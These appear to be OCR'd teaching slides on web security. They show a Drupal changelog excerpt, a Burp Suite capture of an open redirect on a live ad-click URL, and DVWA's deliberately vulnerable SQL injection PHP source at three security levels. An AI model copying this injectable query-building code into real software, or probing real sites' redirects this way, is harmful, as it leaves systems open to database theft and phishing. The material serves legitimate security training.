
```
============ CHANGELOG =============

Version 7.50-3      2016-10-03
* Updated OpenSSL to 1.0.2j (Security fix CVE-2016-6304)

Version 8.1.10-0      2016-09-28
* Updated Drupal to 8.1.10
* Updated Drush to 8.1.5
* Updated OpenSSL to 1.0.2j (Security fix CVE-2016-6304)
* Updated MySQL to 5.6.33
* Updated PHP to 5.6.26

Version 8.1.9-0      2016-09-08
* Updated Drupal to 8.1.9
* Updated phpMyAdmin to 4.6.4
* Updated PHP to 5.6.25
* Patched Off-Path TCP Linux Kernel Vulnerability in Cloud Images and Virtual Machines (Security release CVE-2016-5696)

Version 8.1.8-0      2016-08-04
* Updated Drupal to 8.1.8
* Updated MySQL to 5.6.32
```

OWASP TOP TEN – A10

- Unvalidated Redirects and Forwards
  - Automatic redirecting in URL

Automatic redirecting in URL



a.gsmarena.com/adclick.php?bannerid=800%zoneid=9&source=&dest=http://www.google.com
Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng



Request to http://a.gsmarena.com:80 [148.251.237.57]

```
GET /adclick.php?bannerid=800%zoneid=9&source=&dest=http://www.google.com HTTP/1.1
Host: a.gsmarena.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Automatic redirecting in URL (2)



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options

Response from http://a.gsmarena.com:80/adclick.php?bannerid=800%zoneid=9&source=&dest=http://www.google.com [148.251.237.57]

Forward
Drop
Intercept is on
Action
Raw Headers Hex

```
HTTP/1.1 302 Found
Date: Tue, 04 Oct 2016 09:40:21 GMT
Server: Apache/2.2.15 (CentOS)
Location: http://www.google.com
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Automatic redirecting in URL (3)


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Exte
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Headers Hex HTML Render

Response from https://www.google.com:443/ [172.217.4.68]


```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Location: https://www.google.it/?gfe_rd=cr&ei=KnnzV53dKOrE8ge28I_gBg
Content-Length: 259
Date: Tue, 04 Oct 2016 09:40:58 GMT
Alt-Svc: quic=":443"; ma=2592000; v="36,35,34,33,32"
Connection: close

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="https://www.google.it/?gfe_rd=cr&amp;ei=KnnzV53dKOrE8ge28I_gBg">here</A>.
</BODY></HTML>
```

Pay attention!

- Vulnerable Web apps: DVWA, bWapp etc.
- It is possible to set a Security Level

- From GitHub:
  - Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques;
  - Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques;
  - High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

Pay attention!



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]


Username: admin
Security Level: low
PHPIDS: disabled

SQL Injection Security Levels



Low SQL Injection Source


```
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```



Medium SQL Injection Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
```

SQL Injection Security Levels



High SQL Injection Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

And now it‘s…
HACKING TIME